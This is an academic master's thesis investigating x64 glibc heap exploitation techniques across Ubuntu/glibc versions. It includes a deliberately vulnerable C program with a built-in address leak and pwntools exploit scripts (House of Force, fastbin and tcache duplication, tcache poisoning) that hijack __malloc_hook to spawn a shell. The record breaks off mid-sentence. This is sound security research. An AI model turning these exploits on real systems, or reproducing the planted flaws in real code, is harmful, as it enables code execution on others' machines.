# Investigation of x64 glibc heap exploitation techniques on Linux

Mathias F. Rørvik

Thesis submitted for the degree of
Master in programming and networks
60 credits

Department of Informatics
Faculty of mathematics and natural sciences

UNIVERSITY OF OSLO

Spring 2019

# Investigation of x64 glibc heap exploitation techniques on Linux

Mathias F. Rørvik

# Abstract

This thesis sheds a light of different heap exploitation techniques relevant for the GNU C standard library on 64-bit Intel architecture on Linux. We present an analysis and classification of eight different heap exploiting techniques. To demonstrate this, we have developed three different vulnerable programs that we throw our exploitation techniques again in hope of successful exploitation. We define successful exploitation as gaining arbitrary code execution. Through empirical testing, we have determined which exploitation techniques apply to which version of the GNU C standard library. We also discuss our results and the future of heap exploitation.

## Acknowledgments

"We choose to go to the Moon in this decade and do the other things, not because they are easy, but because they are hard" - John F. Kennedy

# Contents

# Listings

# List of Figures

x

# List of Tables

# Part I

# Introduction

# Chapter 1

# Background and motivation

This chapter will provide the necessary background information for this thesis, as well as the motivation. It will cover what software exploitation entails and a technical overview of common exploitable vulnerabilities found in Linux operating systems. The main focus of this thesis will be low-level memory safety related vulnerabilities. The introductory chapter will briefly cover the executable and linking format (ELF executables), some background on what a vulnerability is and how known vulnerabilities are indexed in The Common Weaknesses and Exposures system and rated with the Common Vulnerability Scoring System. Then the chapter will briefly cover what an exploit is, and what type of consequences an exploit can have with regards to confidentiality, integrity, and availability. Lastly, the chapter will cover the traditional stack-based overflow, uncontrolled format strings, and heap overflows. In addition to exploitation itself, this chapter will also cover the mitigation techniques non-executable stack, address space layout randomization and stack canaries. This will provide the necessary background for understanding modern software exploitation in Linux operating systems and for the analysis part of this thesis.

Computers have become an integral part of human society, and with the introduction of the internet, computers are increasingly more connected. Machines are not isolated calculators but have become a societal concatenation of critical infrastructure, financial institutions, healthcare and more. Such entities hold valuable assets of personal, financial and other sensitive data. The integrity and availability of these systems is crucial, as well as the keeping of confidentiality of

personal information. Thus information security has become of the utmost importance in software development, as neglect of security may have significant consequence. The spectrum of threats has grown, cyber attacks may be performed by a range of actors, including script kiddies, organized criminals or governments. The motivations of these groups are different, but the underlying concepts that enable some of these attacks are the same. In order to better understand how these type of attacks are made possible, one needs to examine the real source of the problem.

## 1.1 Problem statement

Due to the limited available academic papers on heap exploitation, we want to investigate different heap exploitation techniques on various versions of the GNU C Library on linux for the architecture x64, and to formally classify each technique and determine which of the exploitation techniques are still exploitable on the current version of the GNU C Library. We define exploitation as gaining arbitrary code execution.

## 1.2 Research contributions

During the writing of this thesis, a small contribution was made to the how2heap project, an initiative by the competitive hacking team Shellphish associated with the University of California, Santa Barbara. The contribution was an update to the list of which exploits still work on the latest version of GLIBC [54].

## 1.3 ELF executable

The executable and linking format, or ELF for short, is the executable format used on the Linux platform. It is not exclusive to Linux, but rather a standard that has been developed to aid developers to streamline the implementation of a binary interface that can extend to multiple platforms for eliminating the need of rewriting or recompiling for different operating systems given that they use the ELF format[6]. The ELF format is most commonly used in UNIX-like operating systems, but it is also used in

several video game consoles by Nintendo and Sony. From an abstract point of view, an ELF executable consists of an ELF header, a program header, multiple sections, and a section header table.

## 1.4 Vulnerabilities

According to the ISO/IEC 27000 standard[23], a vulnerability is a weakness of an asset or control that can be exploited by one or more threats. Introduction of vulnerabilities can be a result of multiple factors, this includes flaws in the architecture and design of a software system, flaws related to the implementation of the software, and issues arising from incorrect configuration during the operational phase. The main focus of this thesis is mainly software defects as a result of low-level implementation details, more specifically memory corruption related security defects.

The Common Weaknesses and Exposures, more commonly referred to as CVE, is a system for indexing known vulnerabilities that is sponsored by US-CERT in the office of Cybersecurity and Communications[44]. The system provides each vulnerability or exposure with a unique identifier. This unique identifier is known as a CVE number and is used for referring to the vulnerability in the disclosure. There are two types of vulnerability disclosure, full disclosure and responsible disclosure.

- Full disclosure, is publishing to the public all details about a vulnerability as soon as it is discovered.

- Responsible disclosure, is to notify the software vendor of the vulnerability and coordinating with the vendor giving them time to fix the issue before releasing to the public

Public vulnerabilities may also be assigned a score through the Common Vulnerability Scoring System[14], known as a CVSS score. CVSS defines base metrics which includes two main categories, exploitability metrics, and impact metrics.

5

**Exploitability Metrics**

**Attack Vector**    The attack vector is concerned with the context for which the vulnerability is exploitable. Network being the highest scoring, and physical being the lowest scoring.

- Network, the vulnerability is exploitable across networks. This is frequently referred to as remote exploitability. An example would be if an open service exposed to the internet is vulnerable, then it would be classified as "Network".

- Adjacent, similar to network but limited to a local area network. The CVSS specification lists ARP spoofing and local denial of service attack as an example.

- Local, the vulnerability does not touch the network stack. According to the CVSS specification, the attacker needs to be logged in locally or requires the user to open a malicious file.

- Physical, this means that the vulnerability is only exploitable if the attacker has local access to the machine. The CVSS specification lists the "evil maid attack" as an example of a physical vulnerability.

**Attack Complexity**    Attack complexity is either high or low depending on a requirement of preconditions, or special knowledge about service configuration. Attack complexity is rated as following

- Low, the vulnerability requires no preconditions for the attack.

- High, the attack needs planning and preparation based on reconnaissance or similar.

**User interaction**    A vulnerability may require user interaction, that is that the victim needs a participating role in the attack. The score is higher if the attack can be executed on the attackers' own command.

**Impact Metrics**

The impact metrics concern the impact on confidentiality, integrity, and availability. Each of the metrics is rated either none, low or high.

- Confidentiality is the restriction of access to information from an unauthorized party.

- Integrity is concerned with the trustworthiness and authenticity of information.

- Availability is the accessibility of information. Denial of service attacks is a breach of availability.

**Score**

When taking all the metrics from the common vulnerability scoring system into account, one is left with a score from 0.0 to 10.0 rating the severity of the vulnerability. A score of 0.0 is no severity, ranges 0.1 - 3.9 is of low severity, 4.0 - 6.9 is medium, 7.0 - 8.9 is high and 9.0 - 10.0 is a critical vulnerability.

## 1.5 Exploitation

An exploit takes advantage of a vulnerability in order to cause unintended behavior in a computer program. Common unintended behavior includes local or arbitrary code execution, disclosing of information, escalating privileges or denial of service.

- Arbitrary code execution means to run any command within the context of another program. This can be launching a command line shell, reading or writing files, downloading and executing additional code. This may be used as a means of propagating malware. An example of an arbitrary code execution bug was the Shellshock vulnerability, which allowed an attacker to run arbitrary commands through vulnerable versions of bash.

- Disclosing of information, also known as an information leak can also be the result of an exploit. In the heartbleed bug[45], an error in OpenSSL caused leakage of process memory, where sensitive data such as ssh private keys could be extracted.

- Privilege escalation, is the process of elevating the rights of the exploited process. An example of a privilege escalation bug was

the dirty cow vulnerability[46] in the linux kernel which allowed an attacker to gain administrative privileges on linux systems with kernel version prior to 4.8.3, 4.7.9 and 4.4.26.

- Denial of service is to make a resource on a network, or a machine unavailable. This can be done by means of causing a software or system crash.

### 1.5.1 Stack-based Buffer Overflow

A stack-based buffer overflow, sometimes referred to simply as a stack overflow is a type of weakness caused by a stack allocated buffer being overwritten[47]. It was first documented in detail in 1996 in the ezine phrack under an article titled *smashing the stack for fun and profit*. The article goes into great detail what makes exploit possible, how the stack works, how to develop this type of exploit, as well as introducing a technique for making the exploit more reliable namely padding with NOP instructions (known as a NOP slide) [29].

This type of vulnerability is introduced when the programmer forgets to perform bounds checking on user provided input. This may allow the user to overwrite local variables, or more desirably the return address of the stack frame. By overwriting the return address, the execution can be redirected to any memory address the user provides. In an actual exploit the attackers' input will consist of a sequence of characters for padding (often the byte representation of a NOP instruction.), *shellcode* and a return address. Shellcode is sequence bytes which correspond to assembled CPU instructions. The name shellcode originates from the fact that typically this set of instructions will invoke a system call which spawns a command line shell, however shellcode refers to any set of machine code instructions.

The provided return address will be pointing to the shellcode, or somewhere within the NOP instruction. This way, the attacker will gain what is known as arbitrary code execution, the ability of executing any code of the attackers choosing. The consequences vary on the type of application being exploited. In the worst case scenario, the exploitation may lead to remote arbitrary code execution and privilege escalation. For this to happen, the program must be receiving input remotely. For the case of privilege escalation, the program must have superuser privileges.

Another consequence can be a denial of service as a result of a program crash.

## 1.5.2 Uncontrolled format string

In 1998 researchers at the University of Wisconsin observed what is now know today as uncontrolled format strings [31]. Through the application of fuzzing, it was discovered that providing the string "!o%8f" to a version of C shell, it would cause the program to crash. According to the Common Weakness Enumeration[48], format string vulnerabilities are introduced when a function requiring a format string as an argument receives a string originating from an external source. Consequences include information disclosure and arbitrary code execution. Format strings are less common, as of May 2018 only 5 format string vulnerabilities has been listed on the Common Vulnerabilities and Exposures system, and 14 were reported during 2017 [39].

In the case of an attacker issuing a sequence of the %x token to a vulnerable printf call, the result will be the disclosing of values in memory. More interestingly is the %n token, which takes the number of written bytes and writes them to to the screen. In the case of the scenario where an attacker controls the entire format string, the attacker may craft a special string that can be used to write arbitrary values into arbitrary locations in memory. Typically the adversary will overwrite the global offset table or destructor list, as these are not dependent on the stack. In summary, an uncontrolled format string may lead to either information disclosure, denial of service and arbitrary code execution.

## 1.5.3 Heap Vulnerabilities

The heap or free store is responsible for dynamic memory allocation. There exist multiple heap implementations, depending on the platform and operating system. For Linux the most widely used implementation is ptmalloc, which is a part of the GNU C Library[19]. Heap exploitation is therefore entirely dependent on which heap implementation is in use. The sheer complexity of the heap makes exploitation an intricate process, but in essence, it encompasses the process of overwriting data in heap allocation data structures in order to change the flow of execution.

**GNU C Library Malloc Implementation**

According to the official GNU C Library wiki concerning malloc[33], the implementation is chunk-based. A chunk is a small memory region which may be allocated, freed or merged with neighboring chunks. A chunk will also contain meta data which provides information about its size. A chunk can either be in use or free. Every running program as a "arena", this is a special data structure which contains a pointer to one more more heaps. Heap in this context refers to an area of memory consisting of multiple chunks. Available chunks are stored in size dependent list structures. The term for these lists is bins. The names of these bins are fast, unsorted, small and large.

**Heap Overflow**

Similar to a stack based buffer overflow, a heap overflow is a condition where a buffer allocated on the heap is overrun. Consequences of a heap overflow are denial of service, arbitrary code execution, and privilege escalation. Heap overflows are generally considered to be more difficult to exploit than their stack-based counterpart. However, unlike stack-based overflows, there are no effective mitigations against heap-based overflows [22].

**Use-After-Free**

In short, a use-after-free is a weakness that arises when freed memory is subsequently referenced. Likelihood of exploitation is high, and may result in a breach of integrity; the already freed memory in may corrupt valid data in a region that is used correctly. Availability; the process might crash due to invalid or corrupted information. Confidentiality; in the case where malicious data is inserted with a present write-what-where condition, arbitrary code execution may be possible [50].

**Double Free**

Double free is a vulnerability that arises when allocated memory is freed twice. This may lead to corruption of heap data structures. Under some

conditions this may cause the memory allocation function to return the same memory region twice. [49].

## 1.6 Mitigations

A mitigation is a countermeasure for either stopping or reducing the impact of an exploit. This section will cover preventative measures to hinder program exploitation from happening. This includes prevention of introduction of vulnerabilities by good software development lifecycle activities, and hardening countermeasures including data execution prevention, addresses layout randomization, position independent executables, RELocation Read-Only and stack canaries.

### 1.6.1 Secure Coding Practices

If one can prevent the introduction of software vulnerabilities in the first place, there would not be any vulnerability to exploit in the first place. Through the use of static and dynamic analysis techniques, the software may be tested in order to prevent and detect defects before release of the software product. For instance, stack-based buffer overflows may be prevented entirely by performing bounds checking and not using dangerous C library functions such as *strcpy()*, *gets()*, *strcat()* and *sprintf()*. In the security-focused software development process Microsoft Secure Development Lifecycle[21], the use of these functions are banned entirely. The exclusion of these library calls in the software development does not guarantee software where buffer overflows are not present, as they still may be introduced in form of not checking the bounds of buffers when receiving input from the user.

In the case of uncontrolled format string vulnerabilities, the way to counteract them is to not use printf and its variations with a user-controlled format string. As mentioned briefly earlier in the section about format string vulnerabilities, the presence of this specific type of defect is less common these days as the preventative action is to refrain from letting the user control the format string parameter and can be effectively detected through static analysis tools [40].

**Fuzzing**

Fuzzing is a software testing technique with the purpose of causing a program crash. In short, a fuzzer works by generating a set of inputs to a program. There are two types of fuzzing techniques which again can be categorized into "dumb" and "smart" variations[32]. These techniques are known as white-box and black-box fuzzing. In dumb fuzzing, a large set of random data is generated and fed into the program being tested and may be performed without the source code of the program, whereas in smart fuzzing the fuzzer has knowledge about the internal data structures of the program which allows it to generate data which is similar to what the expected inputs are. This means that the source code is required.

- Black-box fuzzing, is the process of fuzzing a program without knowing which parts of the source code is affected by the fuzzer.

- White-box fuzzing, on the contrary, is the fuzzing of a program with access to the source code of the software.

Both black-box and white-box fuzzing may be performed either stochastically or intelligently.

## 1.6.2 Executable-space protection

Executable-space protections sometimes referred to as non-executable stack, is an exploit mitigation aiming to quarantine malicious code being introduced into the control flow of a program. The mitigation works by disallowing execution of code in marked memory regions[5]. The non-executable stack feature is implemented in hardware, it is known as the NX or XD bit. It is the NX bit which indicates whether the non-executable stack is enabled[34]. In summary, the non-executable stack mitigation disallows execution of injected code in areas of memory marked as non-executable.

**Return-Into-Libc and Return Oriented Programming**

Executable-space protection alone is not enough to protect from exploitation of buffer overflows. In case of a stack-based overflow, if the attacker chooses not to return into code located on the stack, but instead returns

into a function in use by a dynamic library. Execution will continue into the function (typically *system()* with the argument "/bin/sh"), allowing the attacker to spawn a shell[56]. This technique is known as a return-to-libc attack. A more generic technique is known as return-oriented programming. Like the return-into-libc attack, the adversary will jump into an preexisting location in memory. The regions of choice for return-oriented programming are instructions followed by the return instruction. These type of instructions sequences are known as gadgets. An attacker can chain together multiple gadgets in order to build an exploit, gaining arbitrary code execution.

### 1.6.3 Address Space Layout Randomization

Address Space Layout Randomization or ASLR for short is an exploit mitigation technique with the purpose of introducing randomness into the memory addresses used by a running process. Thus making the creation of a reliable exploit more difficult, as well as aiding with the detection of attempted exploitation, since the failure of code execution will lead to a crash[52]. ASLR was first introduced to the Linux kernel in version 2.6.12 released June 2005[11].

The reason why ASLR makes exploitation more difficult is that you longer have any idea where anything is located in memory anymore. Even if an attacker would be able to overwrite the instruction pointer, the attacker would not have anywhere to jump. This is is unless the attacker is leak information containing a memory address. In some cases, an adversary might also be able to brute force ALSR. However, this only applies on 32-bit architectures as the search space on 64-bit architectures unfeasible to exhaust.

### 1.6.4 Position Independent Executable

A Position independent executable (PIE for short) is an executable made up of position independent code, code that may be executed at an arbitrary memory address without having to be modified. When a PIE executable is run, the binary and dependencies are loaded into random locations in virtual memory every time the binary is executed. As a result, this makes return-oriented programming more challenging[4].

### 1.6.5 RELRO

RELocation Read-Only is mitigation technique which aims to harden the data sections of the executable. There are two variations of RELRO, partial and full. In the case of partial RELRO, the ELF internal data sections are reordered in a way which makes these sections placed before the data sections of the program. It also makes non-procedure linkage table global offset table read-only. Full RELRO includes every feature of partial RELRO, but has also, the entire global offset table marked as read-only[27]. This will mitigate global offset table overwrites, which may be caused by format string vulnerabilities.

### 1.6.6 Stack Canaries

A stack canary, sometimes known as a stack cookie or stack guard is a preventative measure which aids to terminate code execution in case of a stack-based overflow attack. The main idea is to place a random value on the stack, which is checked before returning out of the stack frame. In a stack-based overflow, the goal is to overwrite the return address. Since the stack canary is before the return address and a stack canary check is performed before the function returns, one is able to detect that the random value was overwritten and execution will be terminated.

To bypass a stack canary, one must be able to overwrite the canary with its original value. This can be achieved through information leakage, exploit bad random number generation, or brute force search.

### 1.6.7 FORTIFY_SOURCE

The FORTIFY_SOURCE compiler option to gcc, also known as object size checking is a lightweight buffer overflow protection that applies to some memory and string functions in the GNU C Library. The protection works by replacing these functions with a hardened version. These hardened functions do calculations to determine overflows. If an overflow is detected the process execution is aborted, in the case of an overflow not being present the execution is directed into the non-hardened versions of these protected functions. This a mitigation allows to detect buffer overflows both during compile time, and during runtime [42] [24].

## 1.7   Previous Work

The availability of academic papers, and or articles on the specific topic of heap exploitation is limited. Much of the gained knowledge on heap exploitation are from articles posted under pseudonyms in online magazines such as Phrack and PoC || GTFO.

## 1.8   How2Heap

How2Heap is a source code repository hosted on Github by the American hacker team Shellpish. This repository contains a vast selection of heap-exploitation techniques where seven of them are covered — the exploits presented as c programs that simulate the different vulnerabilities. Much of our research in this thesis builds upon these examples [1].

### 1.8.1   Malloc Maleficarum & Malloc Des-Maleficarum

This article from PacketStorm and later refined in Phrack. It is the source for the House of Spirit, House of Force, House of Lore, and House of Mind techniques [35][3].

### 1.8.2   Vudo Malloc Tricks & Once Upon a free

The article Vudo Malloc Tricks, the techniques frontlink and unlink were published. Once upon a free article is a more detailed description of the unlink technique. Both these articles were relased in the same issue of Phrack [26] [2].

## 1.9   PoC || GTFO 2018 - House of Fun

This article from the reverse engineering journal PoC || GTFO is about a newly discovered technique named House of Fun. The technique is based on the frontlink technique featured in Vudo Malloc Tricks but is modified to work on modern versions of glibc [30].

# Chapter 2

# Method

## 2.1 Glibc Heap Exploits

In this chapter, we will cover different techniques that exploit a selection of known heap vulnerabilities found in different versions of the GNU C library.

To demonstrate several different heap vulnerabilities we have constructed several programs written in C, and compiled with different versions of the GNU C library on different versions of the Ubuntu Linux distribution. In addition to this, we have created a collection of helper function written in python using the pwntools library, to make interaction and exploit creation easier.

The first program allows the user to allocate arbitrary memory, write to allocated memory, and free allocated memory. The program contains no checks to prevent memory being freed twice, memory being used after being deallocated, and the user may write to allocated memory out of bounds. In addition to this, the program leaks a libc memory address, and after each allocation, it will print the memory address of the allocation. This way it is easier to produce arbitrary code execution for demonstration purposes. The binary is compiled with data execution prevention, stack canary, and as a position independent executable. Kernel level ASLR was also enabled.

```
1  #define _GNU_SOURCE
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <unistd.h>
```

```
5  #include <dlfcn.h>
6
7  char *data[16];
8
9  int get_free_index(void);
10 void new_data(void);
11 void write_data(void);
12 void print_data(void);
13 void delete_data(void);
14 void print_help(void);
15 unsigned long get_number();
16 void leak();
17
18 int main(void)
19 {
20     setvbuf(stdout, NULL, _IONBF, 0); //unbuffered output
21     leak();
22     print_help();
23
24     int opt = 0;
25
26     while (1) {
27         printf("> ");
28
29         opt = get_number();
30
31         switch(opt) {
32             case 1:
33                 new_data();
34                 break;
35             case 2:
36                 write_data();
37                 break;
38             case 3:
39                 print_data();
40                 break;
41             case 4:
42                 delete_data();
43                 break;
44             case 5:
45                 exit(EXIT_SUCCESS);
46                 break;
47             default:
```

```
48                    printf("invalid option\n");
49            }
50        }
51
52        return 0;
53  }
54
55  unsigned long get_number()
56  {
57        char buf[32] = {0};
58
59        if (!fgets(buf, sizeof(buf), stdin)) {
60            perror("fgets");
61        }
62        unsigned long num = 0;
63
64        sscanf(buf, "%ld", &num);
65        return num;
66  }
67
68  int get_free_index(void)
69  {
70        for (int i = 0; i < 16; ++i) {
71            if (!data[i]) {
72                return i;
73            }
74        }
75        return -1;
76  }
77
78  void print_help(void)
79  {
80        printf("1. new\n");
81        printf("2. write\n");
82        printf("3. print\n");
83        printf("4. delete_data\n");
84        printf("5. exit\n");
85  }
86
87  void new_data(void)
88  {
89        int i = get_free_index();
90
```

```c
91      if (i == −1) {
92          printf("no more space");
93          return;
94      }
95
96      printf("size: ");
97      size_t size = (size_t) get_number();
98
99      data[i] = malloc(size);
100
101     printf("%d: %p\n", i, data[i]);
102 }
103
104 void write_data(void)
105 {
106     printf("index: ");
107     int i = get_number();
108
109     if (i < 0 || i > 15) {
110         printf("index out of bounds\n");
111         return;
112     }
113
114     if (!data[i]) {
115         printf("no data at index %d\n", i);
116         return;
117     }
118
119     printf("data: ");
120     read(STDIN_FILENO, data[i], 1028);
121 }
122
123 void delete_data(void)
124 {
125     printf("index: ");
126     int i = get_number();
127
128     if (i < 0 || i > 15) {
129         printf("index out of bounds\n");
130         return;
131     }
132
133     if (!data[i]) {
```

```
134          printf("no data at index %d\n", i);
135          return;
136      }
137
138      free(data[i]);
139 }
140
141 void print_data(void)
142 {
143      printf("index: ");
144
145      int i = get_number();
146
147      if (i < 0 || i > 15) {
148          printf("index out of bounds\n");
149          return;
150      }
151
152      if (!data[i]) {
153          printf("no data at index %d\n", i);
154          return;
155      }
156
157      printf("%s\n", data[i]);
158 }
159
160 void leak()
161 {
162      printf("leak: %p\n", dlsym(RTLD_NEXT, "__malloc_hook"));
163 }
```

Listing 2.1: Vulnerable program: heap.c

```python
1 from pwn import *
2
3 p = process("./heap")
4 libc = ELF("./libc.so.6")
5 mem = []
6
7 p.recvuntil("leak: ")
8 leak = int(p.recvline()[:-1], 16)
9
10 libc_base = leak - libc.symbols["__malloc_hook"]
11 system = libc_base + libc.symbols["system"]
```

```python
12  sh = libc_base + libc.search("/bin/sh").next()

13

14  def print_mem():
15      print [hex(x) for x in mem]

16

17  def shell():
18      p.recv()
19      p.sendline("1\n" + str(sh))
20      p.interactive()

21

22  def new(size):
23      p.recvuntil("> ")
24      p.sendline("1")
25      p.recvuntil("size: ")
26      p.sendline(str(size))

27

28      p.recvuntil(": ")
29      mem.append(int(p.recvline()[:-1], 16))

30

31  def write(index, data):
32      p.recvuntil("> ")
33      p.sendline("2")
34      p.recvuntil(": ")
35      p.sendline(str(index))
36      p.recvuntil(": ")
37      p.sendline(data)

38

39  def delete(index):
40      p.recvuntil("> ")
41      p.sendline("4")
42      p.recvuntil(": ")
43      p.sendline(str(index))
```

Listing 2.2: Utility functions to aid with the exploitation of heap.c

### 2.1.1 Exploitation environment

In order to gain a better understanding of some of the available heap exploitation techniques we need the ability to run our exploits on different versions of the GNU C Library. In addition to this, we also need a programming language so we can use develop exploits. To aid the development of exploits we also require a debugger to debug exploits and

in the creation of vulnerable programs.

**Virtualization**

We have chosen to use virtualization in order to solve being able to test our exploits on different versions of glibc. The chosen virtualization software for this purpose is VMWare Fusion 8.5.10 by VMWare.

Since glibc is a part of the GNU/Linux, we need several Linux virtual machines with different versions of glibc. To solve this we have chosen to use a range of Ubuntu LTS versions.

| GNU/Linux distribution | C library version |
|---|---|
| Ubuntu 12.04 LTS | GLIBC 2.15 |
| Ubuntu 14.04 LTS | GLIBC 2.19 |
| Ubuntu 16.04 LTS | GLIBC 2.23 |
| Ubuntu 18.04 LTS | GLIBC 2.27 |
| Ubuntu 19.04 LTS | GLIBC 2.29 |

Table 2.1: Ubuntu LTS GLIBC version overview

## 2.1.2 Exploitation and Vulnerability development tools

In this section, we will briefly examine the tools used to create vulnerable programs, and which tools used to develop the exploits.

**GCC**

The vulnerable programs were written using the C programing language using the GNU C Compiler [**gcc**]. Every program has been compiled with debugging info without any compiler optimization. The standard used for the constructed programs is the C11 standard. These features are enabled by using the following compiler flags

- -g, enables debugging info

- -O0, disables all optimization

- -std=c11, specifies language standard C11

In some cases, we have made the decision to disable certain protection mitigations to simplify the process of achieving arbitrary code execution. These compiler options include the following.

- -fno-stackprotector, disables stack canary

- -no-pie, do not compile as a position independent executable

**GDB**

To debug our exploits and vulnerable programs we have chosen the GNU Debugger which is capable of debugging C programs. GDB allows us to attach to a running process and go through it instruction by instruction, inspect memory, and view CPU registry values [17].

**GEF**   We also make use of a GDB plugin called GEF. GEF makes several changes on the GDB user interface. It also provides new commands with functionality such as checking which exploitation mitigations are enabled, and the ability to examine [18].

**Python**

We have chosen the program language python as the exploit development language of choice. It is a dynamically typed and is a high-level language. The version of python used is python 2.7 [38].

**pwntools**   Pwntools is a library for python 2.7, it is specifically designed for the development of exploits. This helps us to interface with the vulnerable programs, more specifically the process of preparing, sending and receiving input from a vulnerable process. In addition to this, pwntools also allows us to read ELF executables and libraries, make calculation of offsets of memory addresses which aids with gaining arbitrary code execution, allowing us to find the location of useful c library functions such as system, and malloc_hook [37].

## 2.2 GLIBC Exploit Techniques

In this section, we will examine and analyze ten different techniques used for exploiting the heap. This includes top chunk corruption also known as the House of Force. The forging of fake chunks on the fastbin, also known as the House of Spirit as well as its tcache variation. Fastbin duplication and fastbin duplication leveraging chunk consolidation. Tcache duplication, tcache poisoning. Forging chunks on the smallbin and large bin, known as The House of Lore.

### 2.2.1 House of Force

This technique was first proposed and named in the paper Malloc Maleficarum by "Phantasmal Phantasmagoria"[35], and later a practical demonstration was produced by blackngel[3]. The principle of the technique is to overwrite the top chunk of the heap (also sometimes referred to as "the wilderness"), in order to be able to craft a memory allocation that will return in an arbitrary memory region, thus resulting in a write-what-where condition which the designer may leverage into arbitrary code execution. To satisfy the requirements of the house of force, three conditions must be met. The exploit author must be able to overflow an allocated heap buffer into the top chunk-size field. Secondly, the author must be able to allocate a controlled amount of memory. Lastly, the author must be able to allocate memory a second time and be able to write to it any data of the choosing of the author.

```
1    def house_of_force():
2        new(256) # allocate memory
3        write(0, "\xFF" * 272) #overwrite top chunk
4        # calculate address of top chunk
5        top = mem[0] + 264
6        # craft allocation size to land in __malloc_hook
7        evil = leak - 16 - top
8        new(evil)
9        new(100) #last allocation
10       # overwrite _malloc_hook with system
11       write(2, p64(system))
12       # call system with the address of the string "bin/sh"
```

```
13          shell ()
```

Listing 2.3: House of Force Exploit

The exploit works by making one initial allocation. Since the program lacks bounds checking we can write out of bounds and overflow into the next chunk. The house of force is therefore a heap overflow vulnerability. In this case, it will be the top chunk. The size field of the top chunk will be overwritten with the value 0xffffffffffffffff. Since we have to control the size of the allocations being made, we can exploit this by requesting allocations so large that they will end up nearly anywhere of our own choosing. In this case, since we have a very convenient memory address leak that points to _malloc_hook, we can easily calculate the location of any library function of our choosing. This calculation is possible since we also have knowledge of which version of libc the program is executed with. This way we can effectively bypass ASLR and position independent code. In addition to this we are not touching the stack, or attempting to inject shellcode, as a result of this we also bypass any stack canaries and data execution prevention. Since the goal is arbitrary code execution, we chose system. Now every time malloc is called from within the process, system is called. The next step is to pass something useful to system. Again since we have a memory leak, we can do calculations on libc and locate the string "/bin/sh". Finally, we have achieved through means of spawning a shell. This exploit was tested on GLIBC version 2.15, 2.19, 2.23, 2.27, and 2.29. The house of force is exploitable on all versions except 2.29, making it no longer exploitable from version 2.29 and up.

The reason the house of force remains unexploitable in GLIBC version 2.29 is due to the introduction of a new security check was making the house of force not possible on version 2.29. The security check works by comparing the size of the attempted allocated chunk to the allotted heap arena size.

```
1 size = chunksize (victim);
2
3 if (__glibc_unlikely (size > av->system_mem))
4     malloc_printerr ("malloc(): corrupted top size");
```

Listing 2.4: Security check introduced in GLIBC version 2.29

### 2.2.2 Fastbin Dup Attacks

**Fastbin Duplication**

Fastbin duplication is a double free vulnerability. The vulnerability corrupts malloc, and forces it into returning into a nearly arbitrary region of memory. In order to trigger this vulnerability there, the architect needs to be able to control allocations and deallocations, as well as being able to write to the allocations. The allocations themselves need to be no larger than 512 bytes. By freeing a chunk twice it confuses the fastbin and causes malloc to return duplicate chunks. By writing to the newly allocated chunks one can construct a write-what-where condition which can be leveraged to arbitrary code execution.

```python
def fastbin_dup():
    new(16) #0
    new(16) #1
    new(16) #2

    delete(0)
    delete(1)
    delete(0)

    new(16) #3
    new(16) #4
    new(16) #5

    new(16) #6
    new(16) #7

    write(6, p64(leak))

    new(16) #8
    new(16) #9

    print_mem()
    write(9, p64(system))
    shell()
```

Listing 2.5: Fastbin dup exploit

The exploit works by making three fastbin sized allocations. The first allocation is freed, so it ends up on the fastbin. The second chunk is then

freed, and the first chunk is freed again. The reason why a chunk is freed in between is to pass the security check in free, which checks if the first item in the freelist is the same as the one being freed. This makes fastbin dup a double free vulnerability. The preceding allocations will be duplicate as the double freed chunk will be inserted twice in the fastbin causing the next allocations to point to the same region of memory.

```
if (__builtin_expect (old == p, 0))
  {
    errstr = "double free or corruption (fasttop)";
    goto errout;
  }
```

Listing 2.6: Fastbin double free security check

**Fastbin dup consolidate**

Fast bin dup consolidate resembles regular fastbin duplication, but in addition, the freed chunk ends up in the smallbin in addition to the fastbin. To trigger this vulnerability one needs two fastbin allocations, followed by a free, then a smallbin allocation, this triggers malloc_consolidate resulting in the first freed allocation is placed in the smallbin. Then one can free again, and malloc will return duplicated chunks. The procedure to gain arbitrary code execution is then the same as for the regular fastbin dup attack.

```
def fastbin_dup_consolidate():
    new(0x40)  #0
    new(0x40)  #1

    delete(0)

    new(0x400)  #2

    delete(0)

    new(0x40)  #3
    new(0x40)  #4

    write(3, p64(leak))

    new(0x40)  #5
```

```
17     new(0x40)  #6
18
19     write(6, p64(system))
20     shell()
```

Listing 2.7: Fastbin dup consolidate exploit

The main difference between the regular fastbin dup and the consolidate version is how they bypass the fasttop security check. In the consolidate version a large bin size allocation is performed. This causes the first freed allocation to be placed in the unsorted bin. When the first allocation is freed again to trigger the double free vulnerability the freed chunk will be both inside the fastbin and unsorted bin freelist. As a result of this, the next allocations will be duplicate.

As of glibc version 2.29 neither of these technique works, unless per tread cache is disabled in glibc. TCache is enabled by default, meaning fasbin dup attacks attacks will fail as a result of the security checks introduced in version 2.29.

### 2.2.3 tcache attacks

**tcache duplicaton**

Similar to fastbin dup, tchace dup is a double free vulnerability. The main difference being that instead of chunks on the fastbin, the chunks end up on the tcache freelist. Unlike fastbin dup, we do not need allocation in between, this allows us to allocate and free twice. The next allocations will be duplicate, and by writing to it and perform more allocations we may trick malloc into returning into a region of our own choosing. Thus in this example, we can return into _malloc_hook and overwrite with system. This way every call to malloc is equivalent to calling system, and arbitrary code execution is gained.

```
1  def tcache_dup():
2      new(16)
3      delete(0)
4      delete(0)
5      new(16)
6      write(1, p64(leak))
7      new(16)
8      new(16)
```

```
9      write(3, p64(system))
10     shell()
```

Listing 2.8: Tchache dup exploit

Tcache duplication no longer works as of GLIBC version 2.29.

```
1 if (__glibc_unlikely (e->key == tcache)) {
2     tcache_entry *tmp;
3     LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
4
5     for (tmp = tcache->entries[tc_idx]; tmp; tmp = tmp->next)
6       if (tmp == e)
7         malloc_printerr ("free(): double free detected in tcache
   2");
8 }
```

Listing 2.9: Security check preventing double free on the tcache

**Tcache poisoning**

Tcache poisoning is a use after free vulnerability.  To trigger this
vulnerability the following conditions must be met. We need a allocation,
and a deallocation, and be able to write to the freed chunk.  This will be
the address we desire to return into. Then finally the next allocations will
cause malloc to return into the desired address.  We now have a write-
what-where condition and can gain arbitrary code execution.

```
1 def tcache_poisoning():
2     new(128)
3     delete(0)
4     write(0, p64(leak))
5     new(128)
6     new(128)
7     write(2, p64(system))
8     shell()
```

Listing 2.10: Tcache poisoning exploit

Tcache poisoning is a use-after-free vulnerability. The exploit works by
making an allocation.  On glibc versions with pre-tread caching enabled,
the chunk will end up in the tcache after being freed.  When we modify
the memory after it being freed we corrupt the tcache, by overwriting
the chunk location. This tricks the freelist into containing another chunk
